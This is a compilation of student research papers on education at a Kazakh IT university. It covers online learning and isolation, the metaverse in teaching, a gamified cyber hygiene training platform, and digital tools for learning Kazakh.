It should be noted that Astana IT University, where the study was conducted, is a technology-oriented educational institution, which may be the reason for high satisfaction with online courses and where such aspects of the online format as effective design of online courses and technological savvy of teachers can be developed to a sufficient degree. According to a number of studies, these aspects play a significant role in satisfaction and academic effectiveness of online courses, partially determining the TPACK model - Technological Pedagogical Content Knowledge [11], [25].

When assessing online courses from the point of view of students' professional development, everything is not so clear. Although the majority of students do not see any difficulty in developing their professional skills during online classes (>50%), which, by the way, is most likely due to the hybrid nature of learning, it is important to note that even with a blended learning format (theory - online, practice - offline), a significant portion of respondents (>20%) see a problem in online classes for developing their professional and practical skills.

Also, according to the results of the next question of our survey, the majority of students (57%) similarly named the lack of practice-oriented content as one of the main problems of online learning (Figure 5). Similar shortcomings were expressed in different studies, which include different fields, including medicine [26], [27].



Figure 5.

RQ 3: How does digital learning impact social interactions and the feeling of social isolation?

The processes of digitalization inevitably lead not only to changes in learning formats but also impact social interactions between students, as well as between students and instructors, often fostering a sense of isolation and loneliness. According to research [28], students enrolled in fully online education may experience higher levels of psychological distress compared to those who participate in a combination of online and in-person classes. Moreover, while the flexibility of online learning enhances educational accessibility for individuals with disabilities, it may also have a negative impact on their social adaptation in society. For instance, the study [29] revealed that all disability groups reported significantly higher levels of loneliness when engaged in entirely online learning compared to students without disabilities. Thus, the authors of this study have examined the extent to which online learning impacts the sense of social isolation among students at AITU.

According to the survey's findings, opinions on how digital learning impacts students' social interactions are mixed. The majority (58.3%) believe that social involvement has decreased substantially, with 21.4% thinking it "significantly reduces" social connection and 36.9% saying it "somewhat reduces" interaction. Digital learning, however, "hardly affects" (29.8%) or "does not reduce" (11.9%) social interaction, according to a sizable portion (41.7%) of respondents.

At the same time, more than 60% of students regularly interact with their classmates online on a daily basis or several times a week.

In response to the question about social isolation, a significant portion of respondents indicated that they felt socially isolated during online learning to a significant extent (16.5%) or to some extent (34.1%), totaling 50.6% of students (Figure 6).



Figure 6.

This implies that a sizable portion of students adjust well to virtual learning environments, even though many believe that peer communication is restricted by digital education.

This may be due to the fact that the vast majority of students assess their level of digital skills as advanced or at least intermediate, while their proficiency in digital learning tools is rated as highly confident. This finding is supported by several studies, which indicate that when students possess sufficient skills in using digital tools, they not only successfully master educational material but also actively engage with instructors and peers [30].

VI. CONCLUSION

The article analyzed the perceptions of AITU students regarding online learning, focusing on the advantages and disadvantages of digital education.

Based on the analysis of survey results and other studies, it can be concluded that the primary benefits of online learning are flexibility and accessibility of educational content. However, alongside these advantages, concerns arise regarding student socialization and isolation. The findings indicate that a significant portion of students experienced reduced social integration and feelings of isolation during online learning.

Furthermore, the transition to digital universities in Kazakhstan may also be accompanied by technological and infrastructural barriers, as noted by students from one of the country's leading IT universities. While Astana IT University benefits from advanced digital infrastructure, most other Kazakhstani universities lag behind in their digital capabilities.

To ensure that the shift toward digital universities does not negatively impact education quality or lead to psychological difficulties, a comprehensive approach is required. This also includes the development of adaptive and inclusive strategies for student engagement to maintain both academic standards and social well-being.

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Exploring the Educational Potential of the Metaverse

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***Abstract*— Recently, with the development of the metaverse, the idea of introducing it into education has arisen. This article reviews possible changes in learning, with the introduction of metaverse among Astana IT University students. Results and findings were based on the data collected by the questionnaire, consisting of 11 questions, and the interview that was recorded within a small group of 2nd-year students. It was found that this idea mostly seems beneficial for more than half of the respondents, bringing more opportunities for students to practice in simulations; however, mental barriers and financial limitations stop this idea from realization in real life.**

Keywords—Metaverse, education, survey, interview, students, augmented reality.

I. INTRODUCTION

Summarizing the information from various articles, the metaverse, initially introduced by Neal Stephenson in 1992 and later brought to broader attention by the film Ready Player One, represents a virtual realm closely mirroring real life [1]. Positioned as the future of social interaction, this concept isn't entirely novel. Virtual Reality (VR) technology, dating back to 1966 with the development of flight simulators for US Air Force training, has long been utilized for educational purposes. Although the metaverse is expected to offer many applications in different fields and variations, the most significant change that the metaverse can bring is in the educational field. As Hwang and Chien stated, "The metaverse has the potential to revolutionize education by providing immersive, interactive, and AI-driven learning environments that enhance student engagement and personalized learning experiences" [2].

II. BACKGROUND. LITERATURE REVIEW

"With Augmented Reality (AR), educators' dream of ubiquitous learning can become a reality" [5]. The arrival of AR and VR itself is thought to be promising: NMC's annual Horizon Report identifies a wide range of location-specific information that captures all the potential uses. For instance, in 2010-2011, NMC predicted a drastic rise in the presence of AR among US college students [5].

The integration of the metaverse into educational structures signifies a big change, where in mixed virtual and real worlds make learning exciting. The metaverse has been recognized as being the next generation of social connections representing an evolution in how people interact with each other [3]. Using advanced technologies such as VR and AR, the metaverse changes traditional learning techniques, it creates new ways of teaching that aren't centered in one place and encourages working together to learn. "A new form of education, characterized by immersive learning opportunities and dispersed classrooms, is offered by the metaverse today" [4]. This shows how the metaverse is making a big impact on education today. It's helping to create new ways of teaching where everyone isn't in the same place, and learning is entertaining and more interactive. Different ways of thinking about things show how the metaverse could completely change regular education. The term Metaverse was introduced as being the next generation of social connections. It is also represented as a space where individuals can engage in social activities such as discussing an issue, collaborating on a project, playing games, and learning from experiencing or solving some problems.

Previous studies defined the metaverse's components as huge information, VR, increased reality (IR), mixed reality (MR), blockchain, computerized twins, and counterfeit intelligence. This shows a need to be explicit about exactly what the word 'metaverse' defines.

The relationship between this term and this study is significant. The concept of the metaverse opens up wide educational opportunities. This term shows how the integration of the metaverse can change education and improve the learning process.

There is considerable confusion around the exact meaning of VR, AI, and cyberspace. Essentially, this division occurs between conceptual and technological orientation. Habermas (1971), emphasized that every technology is imbued with an ideological orientation. The conceptual orientation focuses on the human processes (cognitive, social, emotional, spiritual, etc.) of the learner, viewing computers as tools that facilitate participation in abstract spaces. However, when the focus is

on technology, the emphasis is on mechanical aspects such as software capabilities, system architecture, and ocular physiology rather than on the learner.

Research problem: The metaverse is increasingly being seen as a tool in the educational field As it attracts significant public attention every year, however, its potential is still not researched completely to be ready to conclude whether the use of metaverse in education is relevant.

Research question: How can the integration of the metaverse reshape educational paradigms, enhance learning experiences, and foster collaboration in virtual environments?

Research aim: Explore the extent to which the metaverse is applicable for educational purposes, especially among secondary school students.

III. METHODS

In this article, a survey and an interview were conducted to obtain the opinion of Astana IT University students on the integration of metaverse into the education system.

A. Participants

A survey was conducted with a sample of 16 students from Astana IT University. This number was considered suitable to offer valuable insights into the research question while keeping data collection and analysis manageable. Before participation, all students were provided with a detailed consent form, outlining the purpose of the study, the nature of their involvement, and their right to withdraw at any time without any consequences. This ensured that ethical considerations were thoroughly addressed, safeguarding the participants' autonomy and privacy throughout the research process.

B. Data Collection methods

The data collection process included the distribution of an online survey conducted using the Google Forms program and consisting of 11 questions about various elements of integrating the metaverse into learning, as well as an interview, consisting of 2 open questions, among 2 students to clarify some details of the topic.

C. Survey Design

The survey was designed to gather information about current benefits, challenges, and overall perceptions of integrating metaverse technologies into the educational environment. The survey is aimed at collecting data from Astana IT University students. The questions were formulated clearly and understandably while collecting qualitative data for analysis. The survey instrument is consistent with the objectives of the study. An interview was also conducted in which a moderator, operator, and note-taker took part. During the interview, two students were interviewed, whose opinions were taken into account in the study.

D. Data Analysis

The methodology used in this study has been carefully developed to ensure that high-quality data are collected and reliable and well-founded results are obtained. The main goal is to improve the understanding of students' views on the integration of the metaverse into the educational process, as well as to explore the potential consequences of such integration.

IV. RESULTS&DISCUSSIONS

The interview was conducted among 2 students. The first question is: “Can you imagine how educators use the immersive potential of the metaverse?”

Speaker 1, original answer: “Educators can engage students in learning activities using any type of metaverse. They can also create unique engagements and give students a feel for the process themselves. For example, medical students can feel real operations with their own hands, art students can trip to museums, and I think that's all”

Keypoint: According to the first respondent, educators can create immersive and interactive learning experiences, allowing students to engage directly with processes relevant to their fields, such as medical students participating in virtual surgeries and art students visiting virtual museums.

The second question is: “Your ideas of the negative effects of applying metaverse in an educational process?”

Speaker 2, original answer: “As an example for medical students, a negative consequence of using the metaverse can be a misunderstanding of human anatomy, which can increase the chances of cases of incorrect diagnoses and errors during surgical operations.”

Keypoint: According to the second respondent, For example for medical students, a potential drawback of using the metaverse is the risk of misunderstanding human anatomy, potentially leading to incorrect diagnoses and surgical mistakes.

The questionnaire was conducted among 16 students. More than half of the respondents are females. The results of the questionnaire highlight the potential of future integration between metaverse and education. According to Fig. 1, more than half of the respondents are familiar or very familiar with the concept of the metaverse. Fig. 2 shows the most effective ways to motivate people to learn using metaverse technology. These paths are interactivity and collaboration with other users. Fig. 3 highlights that the most effective learning activities are “Hands-on experiments and simulations”, “Field trips and virtual tours”.

The most influencing obstacle on the way to entering metaverse technologies is psychological resistance to move away from traditional methods of teaching, as seen in Fig. 4. Meaning, that the transition to something new, in such a stagnant environment as Post-Soviet countries, would be a challenge.



Fig. 1. On a scale of 1-5, indicate the level of familiarity with the concept of the Metaverse (1 – low, 5 – high).



Fig. 2. What would motivate you to engage in learning activities within the metaverse?



Fig. 3. What types of educational activities do you think would be the most effective in the metaverse?



Fig. 4. What do you see as the main barriers to adopting the metaverse for educational purposes?

The integration of metaverse technologies into education at Astana IT University presents a multifaceted scenario. The survey revealed that students are highly familiar with the metaverse and recognize its potential to enhance learning through increased interactivity and collaboration. These benefits align with contemporary educational trends emphasizing active and experiential learning. For instance, virtual simulations allow students to engage in hands-on practice without the associated risks, thereby enhancing their understanding and retention of knowledge.

The results revealed that more than a third (37.5%) of respondents were highly familiar with the concept of the metaverse, with the remaining participants demonstrating varying levels of awareness. Key motivators for engaging in metaverse-based learning included interactivity and collaboration with others, each cited by over half (56.3%) of the respondents, underscoring the importance of immersive and social learning experiences. Furthermore, hands-on experiments and simulations, along with field trips and virtual tours, were identified as the most effective educational activities within the metaverse, each favored by more than half (56.3%) of respondents.

Despite these promising insights, several significant barriers to adoption were identified. Nearly two-thirds (68.8%) of participants highlighted the technical limitations of current metaverse platforms as a major challenge. Additionally, about a third (31.3%) of the respondents indicated resistance to change from traditional educational methods as an obstacle. Concerns regarding privacy and security and the financial costs associated with implementation, each noted by a quarter (25%) of participants, were also significant barriers.

Furthermore, a lack of access to necessary technology was cited by a quarter (25%) of participants as an impediment to adoption. However, significant hurdles to adoption were also identified, including financial constraints, mental barriers, and privacy concerns. Addressing these challenges requires strategic investments in infrastructure, comprehensive training programs for educators and students, and robust security measures.

V. CONCLUSIONS

While the metaverse has the potential to transform educational practices, careful planning and support are essential for its successful implementation. Future research and pilot programs will play a crucial role in refining these technologies and maximizing their impact on education. By analyzing these factors, it is clear that while the metaverse offers significant educational advantages, its successful integration depends on overcoming these hurdles through targeted efforts and ongoing support.

In the study, the potential and challenges of integrating metaverse technologies into education were explored: 16 students of Astana IT University were surveyed, gathering insights into their familiarity with the metaverse, perceived benefits, and concerns. The results showed a positive outlook toward the adoption of metaverse technologies, highlighting enhanced interactivity and collaboration as key advantages. However, the study also identified significant challenges, including financial constraints, mental barriers, and privacy concerns. Addressing these issues requires strategic investments in infrastructure, comprehensive training programs for educators and students, and robust security measures to protect sensitive data.

Overall, conducted research indicates that while the metaverse has the potential to transform educational practices, careful planning and support are important for its successful implementation. Future research and pilot programs will be crucial in refining these technologies and maximizing their impact on education.

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Development of an Interactive platform for teaching cyber hygiene to users using gamification

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***Abstract*—**Cyber threats are becoming increasingly sophisticated, requiring individuals to adopt better cyber hygiene practices. This paper presents the development of an online platform that trains users in cyber hygiene using gamification techniques. The platform incorporates interactive challenges, simulations, and rewards to enhance learning engagement. The study examines the effectiveness of gamification in increasing user awareness and adherence to cyber hygiene best practices. Additionally, it delves into the impact of real-time scenario-based learning, continuous reinforcement mechanisms, and peer collaboration to solidify learning outcomes. The research highlights how integrating these components contributes to a comprehensive cybersecurity awareness program for diverse audiences. Furthermore, the study explores the cognitive and behavioral impact of gamified training on long-term knowledge retention and application. The gamification approach has been designed to ensure users remain engaged while learning about critical cybersecurity concepts, such as phishing attacks, malware protection, and secure password management. By evaluating user engagement patterns and knowledge retention metrics, we establish the effectiveness of the platform in improving cybersecurity habits. The abstract concludes by discussing the broader implications of this research for organizations and educational institutions seeking to implement cyber hygiene training programs.

Keywords: Cyber hygiene, gamification, online training, cybersecurity awareness, user engagement, interactive learning, behavioral reinforcement, cybersecurity education, knowledge retention, digital literacy.

I. Introduction

The rapid digitization of everyday life has heightened the risks of cyber threats, necessitating effective cybersecurity education. Traditional methods often fail to engage users or result in long-term retention of knowledge. This paper explores how gamification can enhance online training in cyber hygiene by making learning interactive and engaging. The significance of cybersecurity education is examined through real-world case studies that illustrate the consequences of poor cyber hygiene practices. Additionally, the paper discusses the evolution of digital learning platforms and their adoption in educational institutions and corporate training programs. The introduction further explores user psychology and the motivational aspects of gamified learning, drawing insights from cognitive and behavioral sciences. With the increasing dependency on online services, individuals and organizations must prioritize cybersecurity training to mitigate risks associated with data breaches and identity theft. Cyber hygiene, a crucial aspect of digital literacy, encompasses best practices such as regular software updates, cautious handling of emails, and secure authentication methods. However, many users remain unaware of these principles or fail to implement them consistently. This gap underscores the need for innovative educational approaches that foster engagement and long-term behavioral change. Gamification, an emerging pedagogical technique, leverages principles of game design to enhance motivation and interaction in non-game environments. By integrating elements like points, badges, and leaderboards, gamification transforms learning into an immersive experience, thereby increasing participation and retention rates. The introduction provides an overview of the fundamental concepts underpinning this study, setting the stage for an in-depth exploration of gamified cyber hygiene training.

II. Background/Literature Review

A. Cyber Hygiene and Its Importance

Cyber hygiene refers to the practices and precautions individuals take to maintain security online. Studies have shown that poor cyber hygiene contributes to most security breaches. The literature review provides an in-depth analysis of major cybersecurity incidents and their correlation with inadequate cyber hygiene practices. The section explores frameworks established by international cybersecurity organizations and examines regulatory guidelines that mandate cyber hygiene education in various industries. With the evolution of cyber threats, traditional security measures are no longer sufficient. Cyber hygiene training programs must evolve to address emerging risks, such as deepfake technology, AI-driven phishing scams, and ransomware attacks. Research highlights how human error remains one of the leading causes of data breaches, reinforcing the need for effective training methodologies that enhance user awareness and proactive security behavior.

B. Gamification in Education

Gamification applies game design elements to non-game contexts, enhancing motivation and engagement. Prior research demonstrates its effectiveness in improving learning outcomes. This subsection presents a detailed comparison of gamification models and their application across different disciplines. It also discusses case studies where gamification has significantly enhanced knowledge retention and skill acquisition. Research suggests that gamified learning environments stimulate cognitive functions, improve problem-solving skills, and encourage a proactive approach to cybersecurity. The review concludes by highlighting best practices in gamified education and identifying gaps that this study aims to address. This scientific review examines various aspects of the cybersecurity problem. One of the key challenges is managing the digital footprint and ensuring privacy [3]. Phishing and social engineering attacks are another major threat to cybersecurity. [4], [5], [6]. Cybercriminals use fake emails, messages, and social media posts to trick people into revealing confidential information or clicking malicious links. Students' ignorance of phishing methods and the importance of verifying the source increases their susceptibility to these attacks, so comprehensive training is needed to detect and prevent phishing attempts. It is necessary to raise awareness and implement practices that promote confidentiality in order to effectively reduce such risks. Traditional teaching methods, such as slideshows and presentations, often do not allow effective achievement of learning goals, as they do not ensure effective user engagement and can cause negative attitudes towards cybersecurity, which will lead to the onset of persistent behavior change. Success in achieving this goal will be limited [7]. In addition, traditional teaching methods are often insufficient to effectively address the problem of human error and loss related to cybersecurity. This is partly due to the fact that the problem is not well defined and is not supported by these methods [8].In addition, research by Longo et al [9] and Lee et al [10] has shown that static content and inadequate modeling of the real world can lead to knowledge gaps, lagging behind the rapidly changing cybersecurity environment.As the cybersecurity training landscape changes, existing platforms such as Cyber Patriot, Proofpoint, and Cisco Secure Awareness Training are setting standards for user engagement and education. These systems use various methods to raise awareness about cybersecurity, such as competitive tasks, interactive training modules, and phishing simulations. However, each platform has its own unique focus, target audience, and limitations, especially in terms of personalization, gamification, and accessibility for educational institutions. The aim of this project is to identify the advantages and disadvantages of existing solutions and create a more exciting, accessible and inclusive platform for raising awareness about cybersecurity.

CyberPatriot

The CyberPatriot program, created by the Air Force Association, is designed for students between the ages of 13 and 21 and develops cybersecurity skills through competitive virtual cyberspace and hands-on learning [11]. Although the program promotes problem solving, critical thinking, and career opportunities, it faces challenges such as resource-intensive competition, barriers to access, program complexity, and engagement issues. In order for the CyberPatriot program to remain an effective cybersecurity training tool, funding, mentoring, accessibility, curriculum diversity, and quality control need to be improved.

Proofpoint

The Proofpoint security training platform offers interactive modules, phishing simulators, customized training programs, and comprehensive cybersecurity training reports [12]. Despite its rich functionality, Proofpoint faces challenges related to complexity, cost-effectiveness, threat analysis, user education, and customer service. To overcome these obstacles, simplification, system compatibility, pricing strategies, improved customer support, and effective training programs are needed.

Cisco Secure Awareness Training

The Cisco platform provides ready-made content libraries, customization capabilities, exciting deployment methods, phishing attack modeling, and comprehensive reporting [13]. Challenges include participant engagement, content relevance, scalability, behavior assessment, accessibility, cultural adaptation, and policy compliance. Improvements in accessibility, content relevance, innovative delivery methods, frequent updates, completeness, and policy compliance are needed to optimize Cisco's cybersecurity awareness program.

While these platforms make a significant contribution to cybersecurity education, it is important to address their shortcomings by improving accessibility, personalization, gamification, content relevance, completeness, and cost-effectiveness.

III. METHODS

A. Platform Design


The platform consists of modules covering password security, phishing awareness, software updates, and safe browsing practices.

Each module is structured to include theory, real-world scenarios, interactive challenges, and assessment quizzes. The design process involves iterative prototyping with user feedback to ensure optimal usability and effectiveness. A modular architecture is adopted, allowing flexibility in adding or updating content based on emerging cybersecurity threats. The platform's back-end infrastructure supports adaptive learning, dynamically adjusting difficulty levels based on user performance. A detailed discussion on software frameworks, front-end user experience design, and back-end database security is provided, emphasizing the integration of AI-driven analytics for personalized learning paths.

B. Gamification Elements

The system employs leaderboards, badges, and real-time feedback to incentivize user participation. A deeper examination of behavioral psychology is presented to justify the implementation of these game mechanics.

The section also discusses the balance between extrinsic and intrinsic motivation and how different types of rewards affect user engagement and learning outcomes. The effectiveness of competition-driven engagement, cooperative learning mechanisms, and real-time feedback loops is analyzed.




Additionally, ethical considerations related to gamification in cybersecurity training are explored, ensuring that competitive elements promote healthy learning rather than undue stress or discouragement.


C. Tools Used

The implementation was carried out using the following tools:

- Python with the Flask library for web application hosting
- HTML, CSS for structurizing web pages



- JavaScript for animations and visual design.



- Google Forms and statistical analysis tools to collect and analyze survey responses.

IV. Results & Findings

A. User Engagement Analysis

The gamified platform saw a 40% increase in user participation compared to traditional training methods. This section presents detailed statistical analyses, including demographic variations and user engagement trends over time.

B. Knowledge Retention

Post-training assessments showed a 35% improvement in knowledge retention. The data is supplemented with comparative studies and knowledge decay models that explain retention trends in digital learning environments.

C. Security Behavior Improvement

Surveys indicated that users were more likely to apply best practices in their daily digital activities. The section further explores self-reported behavioral changes and compares them with monitored online activity data to validate survey responses.

D. Discussion

The findings suggest that gamification significantly improves engagement and retention in cyber hygiene training. Possible advancements include integrating artificial intelligence for adaptive learning experiences and blockchain for secure credential verification. Additionally, the section explores the potential impact of emerging technologies on the scalability and effectiveness of cyber hygiene education.

V. CONCLUSIONS

The study demonstrates that a gamified approach to cyber hygiene education effectively enhances user engagement, knowledge retention, and security behavior. By addressing the shortcomings of traditional cybersecurity training, the proposed platform provides a scalable and interactive solution that can be adopted by educational institutions and organizations. Future research should focus on refining the adaptive learning capabilities of the platform and expanding its applicability to diverse user groups.

ACKNOWLEDGMENT

We express our gratitude to the artificial intelligence system used for its assistance in reviewing and refining the text of this article. Its support has helped enhance the clarity and quality of the scientific narrative presented here.

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Bridging the Digital Gap: Advancing Kazakh Language Learning Through Technology

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Abstract - The Kazakh language, an essential element of national identity, faces significant challenges in widespread adoption, particularly among the younger generation, due to historical, sociolinguistic, and technological barriers. This paper explores the potential of web-based applications to address these challenges by offering accessible, interactive, and personalized learning experiences. Through a comparative analysis of existing popular language-learning platforms, such as Duolingo, Memrise and Soyle, the paper concludes with recommendations for IT specialists to develop a dedicated platform that integrates gamification, adaptive learning, and cultural context to promote the Kazakh language in the digital age.

Keywords—Kazakh language, digital technologies, language learning, web-applications

I. INTRODUCTION

The Kazakh language, as the state language of Kazakhstan, is a vital element of the nation's cultural heritage and identity. It serves as a cornerstone of national unity, reflecting the history, traditions, and values of the Kazakh people. The language is deeply embedded in the country's literature, music, and oral traditions, making it an essential part of Kazakhstan's cultural heritage. However, its widespread use remains limited, particularly in urban areas where Russian dominates daily communication. Traditional language-learning methods, such as classroom instruction, are often insufficient to meet the growing demand for accessible and engaging learning solutions. In recent years, the rapid advancement of digital technologies offers a unique opportunity to address this issue. Web-based applications have revolutionized language learning by providing interactive, personalized, and flexible educational experiences. Online platforms like Duolingo and Memrise have demonstrated the effectiveness of gamification, spaced repetition, and speech recognition in language acquisition. However, these platforms largely overlook less widely spoken languages like Kazakh, creating a gap in digital language education.

This paper aims to explore the potential of web applications in promoting the Kazakh language and provide actionable recommendations for IT specialists to develop an optimized digital learning platform. By analyzing existing technologies and identifying key features for success, we aim to contribute to the revitalization of the Kazakh language in the digital age.

II. BACKGROUND/LITERATURE REVIEW

A. The problem of Kazakh language in society

Language learning, particularly the preservation and promotion of minority languages, has been the subject of extensive academic research. Scholars from various fields have explored the challenges and opportunities associated with language adoption and acquisition, especially in multilingual and post-colonial contexts. Numerous studies have examined how sociolinguistic, historical, and technological factors influence language use and its integration into modern society. As for historical influence, Suleimenova highlights that a segment of the Kazakh population has started using Russian for intra-ethnic communication which has led to Kazakh being marginalized in public, official and business spheres [1]. This issue is deeply rooted in the historical legacy of bilingualism in Kazakhstan, where Russian was the primary language for interethnic communication during the Soviet era, relegating Kazakh to a secondary role in public and administrative life. This sociolinguistic issue is also explored by Kucherbayeva, Jumagalieva and Pauli, who examine the challenges Kazakh faces in maintaining its status amidst the dominance of Russian and the sociopolitical pressures that further hinder its widespread use. Additionally, the Kazakh language encounters significant barriers in the education system, where the implementation of Kazakh-medium instruction is stifled by a shortage of resources and Kazakh-speaking faculty members [2]. Russian continues to dominate in various spheres of communication, even among Kazakh-speaking youth, and the preservation of Kazakh depends largely on familial influence, particularly from grandparents [3]. Moreover, the increasing prominence of Russian and English in modern media has exacerbated the challenges faced by Kazakh. Despite efforts to promote multilingualism through language policies, Kazakhstan's government has struggled to balance the promotion of Kazakh, Russian, and English proficiency [4]. While initiatives such as multilingual education and e-learning programs have been introduced, Kazakh has yet to achieve dominance in scientific, business, and media sectors [5]. Traditional language-learning methods, such as classroom instruction, have also been identified as inadequate in meeting the growing demand for accessible, interactive, and engaging learning resources Nikolaeva points out that conventional educational approaches are overly reliant on teacher-led instruction and fail to incorporate modern tools that could enhance learner engagement [6]. Further complicating the issue is the

inefficiency of current teaching methods, as noted by Alyamkina, who argues that the same teaching methods may work effectively in some contexts but are ineffective in others, contributing to a lack of motivation among learners [7]. A major issue is the limited availability of digital content in Kazakh. Despite the rise of online educational resources, Kazakh-language materials remain scarce compared to those in Russian and English. Petrov, Yesdauletov, and Saidikarimov emphasize that this lack of digital content is a contributing factor to the assimilation of the language, especially among younger generations [8]. The dominance of Russian and English in digital spaces and media continues to overshadow Kazakh, further impeding its revival. Despite these challenges, the advent of new digital technologies, artificial intelligence, and the rise of digital educational platforms provide new opportunities to rethink language-learning strategies. These innovations could offer an effective solution to the challenges faced by Kazakh in modern education and communication, enabling a rethinking of language acquisition approaches to make them more effective and accessible, and personalized language education. As Kuzembayeva and Dmitryuk note, Kazakh culture - rich in traditions, hospitality, and oral heritage - remains integral to understanding the language [9]. This cultural richness, coupled with modern digital learning tools, can play a pivotal role in revitalizing and promoting the Kazakh language. Furthermore, the increased demand for Kazakh language learning, fueled by its growing use in business and daily life aligns with Kazakhstan's efforts to enhance national unity and cultural identity [10-11].

Thus, in this context, the development of digital platforms that integrate gamification, adaptive learning, and cultural context is essential for promoting Kazakh language education.

B. Technologies and their role in language learning

The integration of digital technologies in education has revolutionized learning by overcoming barriers of time and space. Unlike traditional methods, which are confined to fixed schedules and physical classrooms, online courses and mobile applications allow learners to study at their convenience and from any location. This is particularly beneficial for individuals with busy schedules or those in remote areas where access to quality language education is limited. Digital technologies also enable personalized learning, as modern platforms use machine learning algorithms to analyze user errors, identify weaknesses, and provide targeted exercises for improvement [12]. This allows learners to progress at their own pace, a flexibility often unattainable in traditional classrooms. Additionally, gamification has become a key aspect of digital learning, making the process more engaging and motivating. Applications like Duolingo incorporate game-like elements, such as earning points, completing levels, and receiving rewards, which foster a sense of competition and achievement. This approach is especially effective for younger audiences, who are accustomed to visually engaging and interactive digital environments.

However, some researchers express concerns about the widespread use of technologies that are part of the 'fourth industrial revolution' [13] in everyday life. It is noted that 86% of the world's population are active users of mobile communication, and about 2 billion people are users of the virtual environment and social networks [14]. This high level of engagement with digital technologies is believed to impact social worldviews and spiritual values, potentially leading to a reduction in the importance of traditional cultural practices, including language preservation. While the use of digital platforms offers great potential for language learning, these concerns underscore the need for a balanced approach in integrating technology into language education, ensuring that it enhances, rather than replaces, cultural and spiritual values.

